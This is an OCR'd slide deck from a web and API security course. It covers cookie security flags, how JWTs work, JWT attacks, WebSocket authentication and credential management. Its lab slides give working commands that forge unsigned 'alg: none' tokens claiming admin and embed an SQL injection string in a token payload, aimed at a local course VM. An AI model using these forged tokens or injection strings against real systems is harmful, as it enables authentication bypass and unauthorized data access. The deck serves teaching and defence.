
COOKIES

Cookies are the most popular authentication token used in the web. A server sets the session cookie for the browser after successful authentication

Each cookie contains a name, value, expiry date, path and domain name.

For example: A cookie for domain localhost, on path / , expiring tomorrow, named sessionid and contains the random session value for the user.

A cookie can also have additional security features.



Copyright © 2021 Mohammed Aldoub (Voulnet)

COOKIES BEHAVIOR

Cookies are automatic session tokens. They get sent by the browser automatically for every request, regardless of source.

Example: If you are logged in to Example.com, then you visit EvilAttacker.com, while still logged in to Example.com in the browser, then…

--> Any request made from EvilAttacker.com to Example.com will be sent with cookies attached.

But it's Okay! The Same Origin Policy prevents reading the response.

But sending the request could cause a CSRF attack!

Copyright © 2021 Mohammed Aldoub (Voulnet)


COOKIE SECURITY

- Cookies have many important security settings

- **Secure:** This setting means the cookie should ONLY be sent on an HTTPS connection. The cookie will not be sent over insecure HTTP.
  - This is useful in attacks where the attacker can influence the victim to visit the http version of a website instead of https.

Copyright © 2021 Mohammed Aldoub (Voulnet)

COOKIE SECURITY



- **HttpOnly:** This setting means the cookie should not be available to JavaScript.
  - This means that in JavaScript, calling **alert(document.cookie)** shows nothing.
  - This means that XSS attacks cannot steal the cookie!
  - This is useful in reducing session hijacking.

Copyright © 2021 Mohammed Aldoub (Voulnet)

COOKIE SECURITY

Copyright © 2021 Mohammed Aldoub (Voulnet)

- **SameSite:** This setting means the cookie must not be sent when requests are made from other sites.

- This is used to mitigate CSRF attacks.
- Because malicious websites won't be able to send requests to vulnerable endpoints using your cookie!
- It is a new setting but supported by all major browsers.

```
Set-Cookie: sessionid=GSGYywyw828281; SameSite=Strict
```

ATTACKS AGAINST COOKIES

Attack	Defense
XSS to steal the session cookie	Use the HttpOnly cookie flag
XSS to do action on victim's behalf	Defend from XSS and request additional authentication for sensitive actions
CSRF where cookies are attached automatically to forged requests	Use the SameSite cookie flag and CSRF tokens for older browsers.
Trying to connect the victim over http to steal the cookie in the clear	Use the Secure cookie flag to only send it over https
Using ESI injection to steal the cookier by abusing the caching server	Defend against XSS in general or specifically ESI tags reflect if ESI is used.
Stealing the cookie by utilizing Flash or Silverlight	Who still uses Flash? ;)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Token Security

Copyright © 2021 Mohammed Aldoub (Voulnet)

TOKENS, HOW DO THEY WORK??

- We've seen tokens before in this course, so what are they?
- When we say tokens, we usually mean JSON web tokens (JWT).
- JWT tokens usually carry custom information we want to send from the backend system to the client (browser, app) so that the client uses that token whenever authentication is needed.
- So for example the JWT token could contain session information and info about the user and his/her privileges.

- The information can be anything, but it has to be encapsulated in a JWT token.

Copyright © 2021 Mohammed Aldoub (Voulnet)

BUT REALLY, WHAT ARE JWTS?

- A JWT consists of 3 parts:
  - Header (JOSE - JavaScript Object Signing & Encryption)
  - Payload (body)
  - Signature
- The header contains info about the token:
  - Here we use an alg "algorithm" of HMAC-SHA256

```
{"alg":"HS256","typ":"JWT"}
```

- The payload which contains the data itself:

```
{"role":"superuser","id":2,"iat":1554919291}
```

- Then to create the signature, we need to encode the header and payload in Base64 URL encoding, then combine them with a dot (.)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

BUT REALLY, WHAT ARE JWTS?

- The unsigned token:

```
unsignedToken = encodeBase64(header) + '.' + encodeBase64(payload)
```

- Next, we sign them with a secret key, then we base64 encode the signature as well.

```
signature_encoded = encodeBase64(HMAC-SHA256("secret", unsignedToken))
```

- Next we combine all parts together using a

```
jwt_token = encodeBase64(header) + "." + encodeBase64(payload) + "." + signature_encoded
```

BUT REALLY, WHAT ARE JWTS?

- This is our final token!

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoic3VwZXJ1c2VyIiwiaWQiOjIsImlhdCI6MTU1NDkxOTI5MX0.34XEBaJVHc3IFzWRSh361EKYD3RdUxZlSqrpRo54Zks

- When a JWT is signed, we call it a JWS
- (JSON Web Signature)

- If you want to verify, try it out at:
- https://jwt.io/#debugger

- Now this is cool. We can put it anywhere we want:

- Inside a custom header
- Inside a cookie

What are the differences?

Copyright © 2021 Mohammed Aldoub (Voulnet)

JWT FOR AUTH AND AUTH

- JWT tokens can be used for authentication and authorization, because the server can verify their correctness by checking with the secret key it has.

- But we had cookies for that! So why use JWTs? Because..

- 1- Cookies cannot be used on multiple different domains, and are tricky to use in subdomains…
- 2- Cookies get sent automatically by the browser, even if not desired.
- 3- Cookies are difficult to use in a microservice architecture.
- 4- JWT are nice for stateless apps?
- 5- JWT doesn't have CSRF vulnerabilities?

- Lets' examine some of these claims….

Copyright © 2021 Mohammed Aldoub (Voulnet)

JWT VS COOKIE

Copyright © 2021 Mohammed Aldoub (Voulnet)

Issue	JWT	Cookie	Veredict
CSRF	- **Not vulnerable** - **Vulnerable** if the JWT is put in a cookie	-**Vulnerable** normally -**Not vulnerable** with SameSite	JWT by default protects against CSRF, but cookies can be too.
Session theft by XSS	**Vulnerable**	-**Vulnerable** normally -**Not vulnerable** with HttpOnly	Doesn't matter much in the end because the attacker can instrument the app remotely.
Custom data for stateless apps	**Can be**	**Can be**	Cookies are free form fields too, you can add encoded JSON if you wanted to.
Use with multiple endpoints and domains	**Easy**	**Difficult**, error-prone or not possible	Browsers have strict rules regarding domains and sub domains used in cookies.
Web authentication	Used as **Bearer** token in an **Authorization** header	**Default** web auth method	The JWT must be added in an a custom Authorization header using JavaScript!

JWT FOR AUTH - BEARER TOKEN

- JWT authentication can be done using Bearer tokens. A Bearer token is just the JWT token itself.
- Bearer tokens can be set in custom headers Like the "Authorization" header in JavaScript.

BTW: These are NOT Vulnerable to CSRF attacks.

Why?

```
jQuery.ajax( {
    url: 'https://public-api.wordpress.com/rest/v1/sites/' + site_id + '/posts/new',
    type: 'POST',
    data: { content: 'testing test' },
    beforeSend : function( xhr ) {
        xhr.setRequestHeader( "Authorization", "BEARER " + jwt_access_token );
    },
    success: function( response ) {
        // response
    }
} );
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

JWT SECURITY - INSECURE JWT

- One of the most important and prevalent vulnerabilities in JWT based authentication systems is when client-side data inside the JWT is overly trusted.
- Remember: client-side == attacker-side, user-controlled == attacker-controlled
- But it is signed! --> You may say!
- There are two problems here, coming next.

Copyright © 2021 Mohammed Aldoub (Voulnet)

JWT SECURITY - INSECURE JWT

- The first problem with JWT security is that many apps don't verify the signature!
- They simply accept whatever data you send in the payload, and believe it!
- When testing for JWT, always try malicious payloads, like:
  - Injection strings
  - Giving yourself admin
  - Changing user id or roles
  - Other shenanigans you may come up!
- If the backend doesn't verify the signature, you're going to have fun.

Copyright © 2021 Mohammed Aldoub (Voulnet)

Signing a Blank Token

Copyright © 2021 Mohammed Aldoub (Voulnet)


JWT SECURITY - INSECURE JWT

- The second problem with JWT security is that many apps accept an empty signature!

- Which means no signature at all!
- The app is giving you a blank check to sign and claim whatever you want.

- Make yourself an admin, or put another user's id, or do whatever you want!

- But why?!
- Before blaming developers, you have to understand that this is by design!



Copyright © 2021 Mohammed Aldoub (Voulnet)

JWT SECURITY - MEET THE NONE ALG!

- The reason many apps accept an empty signature is because the JWT standard, RFC7519, mandates supporting an empty signature using the alg value of **"none"!**
- This is the standard, so any implementation should be compliant!
- It was made to support edge cases where tokens are already verified by other means.

- What matters is: When attacking JWT endpoints, set the alg to none and put whatever you want in the payload!
- **Many apps and APIs will gladly accept an empty signature!**

Copyright © 2021 Mohammed Aldoub (Voulnet)

LAB55: PLAYING WITH JWT

- In your course VM, you can use the **jwtear** tool to play with JWT tokens and create them easily.
- The tools was made by @KINGSabri and can be found here: https://github.com/KINGSABRI/jwtear

- Play with it to create signed and empty tokens.

- Simply type **jwtear** and enter to run it.

```
student@ubuntu:~$ jwtear

    888888 888       888 88888888888
      "88b 888   o   888     888
       888 888  d8b  888     888
       888 888 d888b 888     888   .d88b.   8888b.  888d888
       888 888d88888b888     888  d8P  Y8b     "88b 888P"
       888 88888P Y88888     888  88888888 .d888888 888
       88P 8888P   Y8888     888  Y8b.     888  888 888
       888 888P     Y888     888   "Y8888  "Y888888 888
     .d88P                                       v0.2.0
   .d88P"
  888P"
JWTear - Parse, create and manipulate JWT tokens.
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: USING JWTEAR

- Create an HMAC SHA256 signed token:

```
jwtear jws --header '{"typ":"JWT","alg":"HS256"}' --payload '{"login":"admin"}' --key 'P@ssw0rd'
jwtear parse -t '<JWT Token here>'
```

- Output:

```
voulnet@P50:~$ jwtear jws --header '{"typ":"JWT","alg":"HS256"}' --payload '{"login":"admin"}' --key 'P@ssw0rd'
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6ImFkbWluIn0.M-Nk2mUSa3UNOXsIPIkhWTJ0VBDq7zjJ6Nrsq-W4v7Y
voulnet@P50:~$ jwtear parse -t eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6ImFkbWluIn0.M-Nk2mUSa3UNOXsIPIkhWTJ0VBDq
7zjJ6Nrsq-W4v7Y

-[JWS]----
{"typ":"JWT","alg":"HS256"}•{"login":"admin"}•M-Nk2mUSa3UNOXsIPIkhWTJ0VBDq7zjJ6Nrsq-W4v7Y

[+] Header:
 - typ: JWT
 - alg: HS256
[+] Payload:
 - login: admin
[+] Signature - B64 encoded:
M-Nk2mUSa3UNOXsIPIkhWTJ0VBDq7zjJ6Nrsq-W4v7Y
```

SOLUTION: NONE ALG

- Create an empty signature token:

```
jwtear jws --header '{"typ":"JWT","alg":"none"}' --payload '{"login":"admin"}'
```

- Output:

```
voulnet@P50:~$ jwtear jws --header '{"typ":"JWT","alg":"none"}' --payload '{"login":"admin"}'
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJsb2dpbiI6ImFkbWluIn0.
voulnet@P50:~$ jwtear parse -t eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJsb2dpbiI6ImFkbWluIn0.

-[JWS]----
{"typ":"JWT","alg":"none"}•{"login":"admin"}•

[+] Header:
 - typ: JWT
 - alg: none
[+] Payload:
 - login: admin
[+] Signature - B64 encoded:
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: TRYING ATTACK STRINGS IN JWT

- Create an empty signature token with an SQL injection string:

- Notice how we used $ before the payload string.
- It is a way to let bash shell allow us to escape single quotes inside single quotes.

```
jwtear jws --header '{"typ":"JWT","alg":"none"}' --payload $'{"login":"admin\' or \'a\'=
\'a"}'
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA – LAB56: SQL INJECTION INSIDE JWT

- There exists an SQL injection vulnerability in the user query feature in:
- http://localhost/jwtquery

- Use any tool (or jwtear) to produce valid JWT tokens to query users.

- Try to bypass JWT's signature check and produce your own JWT token.

- Inject into SQL inside JWT.

- Show us your work!

Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets and JWT

Websocket APIs in browsers, at the time of this writing, do not support adding custom headers in websocket calls.

What if we added the JWT token to the cookie using Javascript? Like

```
document.cookie = 'X-Authorization=' + JWT + ';';
```

This would mean that we did not set the **HttpOnly** security feature on the cookie, which means our cookies are vulnerable to session hijacking via XSS.

What if we added the JWT token in the URL? Like **ws://localhost/ws/?jwt=Hgysgygy**…etc ?

Copyright © 2021 Mohammed Aldoub (Voulnet)

WebSockets and JWT

The problem with the URL query is that it exposes the JWT token in history, logs and proxies, and allows easier replaying and theft of our sessions, because the URL query is usually always logged.

The most reasonable option that remains is to send the JWT token as part of the data, for example in the **JSON** data payload, while saving it initially in the page's **localStorage** in the browser for example.

```
var msg = {
        type: 'authenticate',
        payload: { token: 'Awk92...' }
      };
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

JWT SECURITY - STATEFUL VS STATELESS

- JWTs are used by developers around the world to create stateless apps.
- Stateless means there is no server side storage.
  - Put all info in the signed JWT token! Users can't play with it because it is signed!
  - No more pesky database for session management and no more DB scaling!

- But this comes at a huge cost to management of the app.
  - With no backend state, the only assurance of the data is the signing key.
  - If there is a leak of the key, you must logout and reset the state of all users.
  - Since there is no state, you can't logout or invalidate specific users, unless you sign them ALL out. Because the same signing key is used.

Copyright © 2021 Mohammed Aldoub (Voulnet)

CLASS CTF!

- USE THE JWTEAR TOOL TO SOLVE THIS CTF!
- YOU CAN USE THE WORDLIST FOUND IN /HOME/STUDENT/WORDLISTS DIRECTORY!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Honorable mention: alg=none is not secure, what about nonE ???

Auth0's authentication API prevented the use of alg=none, which is good (whew!), but when a researcher tried…. noneE, with a capital E, it worked! Remember the allowlist/blocklist debate?

> The Authentication API did not adequately validate a user's JWT, allowing an attacker to forge a JWT for any user by creating a JWT with an algorithm of `none` and no signature. The Authentication API prevented the use of `alg: none` with a case sensitive filter. This means that simply capitalising any letter e.g. `alg: nonE`, allowed tokens to be forged.

Check the details on this cool vulnerability!

https://insomniasec.com/blog/auth0-jwt-validation-bypass

Copyright © 2021 Mohammed Aldoub (Voulnet)

RESOURCES AND REFERENCES

- http://cryto.net/~joepie91/blog/2016/06/19/stop-using-jwt-for-sessions-part-2-why-your-solution-doesnt-work/
- https://paragonie.com/blog/2017/03/jwt-json-web-tokens-is-bad-standard-that-everyone-should-avoid
- https://swagger.io/docs/specification/authentication/bearer-authentication/

Copyright © 2021 Mohammed Aldoub (Voulnet)

Credential Management

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIAL MANAGEMENT AND SECURITY

- Credentials are:
  - Secret values that need to be protected.
  - Credentials can be Database passwords, API keys, user passwords, encryption keys… etc

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIAL MANAGEMENT AND SECURITY

- But… Protecting credentials can easily take us into an infinite loop!
  - Remember, credentials are originally used to protect other resources.
  - Only those who have the credentials can use the protected resources.
  - But now we need to protect the credentials!
  - With what?
  - With more credentials!

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIAL MANAGEMENT THREATS TO APIS

Credential management is a very difficult problem to solve in the world of APIs.

Example security risks when handling credentials:

- Use of irrevocable API keys. (e.g. stateless jwt tokens. Once compromised, resigning is needed)
- Use of API keys or credentials in client side (e.g. backend oauth keys in mobile apps).
- Insufficient security of stored credentials (in config files, in databases… etc)
- Protecting security credentials from leaking in logs and security alerts.
- Automated recycling of credentials.

Copyright © 2021 Mohammed Aldoub (Voulnet)

POTENTIAL SOLUTIONS TO CREDENTIAL MANAGEMENT

- Using stateful, storage-backed authentication sessions.
- Using multi-factor authentication for API operators.
- Secure password hashing for users.
- Storing credentials in environment variables instead of config files.
- Using platform or 3rd party tools to store and cycle credentials (Hashicorp Vault, AWS Secrets Manager…etc)

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIAL THREAT MODEL

- Since it's obvious that credentials themselves need protection, and that we can't simply throw more credentials at the problem (infinite loop), it means we need a realistic solution:
  - We need to model the threats against credentials and decide on proper actions.
- Threats against credentials:
  - Credential exposure in transmit:
    - Solution: channel encryption
  - User credentials exposed inside databases:
    - Solution: Use password storage security solutions like secure hashing.
  - Credential exposure in source code files:
    - Solution: Do not store credentials in plaintext in source code.

Passwords in source code

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

CREDENTIALS IN SOURCE CODE AND CONFIG

- Source code, when not protected correctly, could contain secrets such as passwords and keys.
- Let's see an example from the vvda application.
- Check settings.py file.
- Look at all these passwords!

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.postgresql_psycopg2',
        'NAME': 'vvda',
        'USER': 'postgres',
        'PASSWORD': 'P@ssw0rdPostgres676&&&&****',
        'HOST': '127.0.0.1',
        'PORT': '5432',
        'CONN_MAX_AGE': 600,
    },
}


CACHES = {
    'default':{
        'BACKEND': 'redis_cache.RedisCache',
        'TIMEOUT': 3600 * 24,
        'LOCATION': '127.0.0.1:6379',
        'OPTIONS':{'PASSWORD':"VERYsecureP@ssw0rd^^^^yygygTWTWF3344%$$"}
        }

}
```

CREDENTIALS IN SOURCE CODE AND CONFIG


- The application still needs access to the passwords to connect to the DB and other services.
- This means that at runtime, the app must have the passwords and keys in its possession.


- If we encrypt the credentials and put the encrypted data in the source code, the application will need the key to decrypt them.

- We can't find a perfect solution for this problem, but perfect is the enemy of good!

Copyright © 2021 Mohammed Aldoub (Voulnet)

THREAT MODEL OF CREDENTIALS IN SOURCE CODE





Developers

Developers having access to production systems, when they shouldn't.


Hackers

Hackers accessing the live production application.

Source Code Exposure

Source code being exposed by mistake publicly or privately.

Copyright © 2021 Mohammed Aldoub (Voulnet)



Developers could access production systems.

Developers as a threat

Developers generally in most organization should not have access to production systems such as server and databases.

Why?

Because we need segregation of duties.

This means that source code must not have production credentials!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Hackers could access the live app


Hackers as a threat

Hackers could compromise the live application, and control it using Remote Code Execution attacks.

In this case, they can act on behalf of the application. Whatever the app sees, they see.

This means that they can, eventually, have access to the live credentials used by the app, even if initially encrypted.

Copyright © 2021 Mohammed Aldoub (Voulnet)



Source code could be exposed

Source Code as a threat

Source code could be leaked, by accident, to public sources such as Github, or to unauthorized users inside or outside the organization.

This threat model is the most important and applicable for protecting credentials in source code.

This is where most effort must be made.

Copyright © 2021 Mohammed Aldoub (Voulnet)

PROTECTING CREDENTIALS IN SOURCE CODE

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

HARDWARE SECURITY MODULES

HSMs are specialized hardware with extra tamperproof security and complex access control methods.

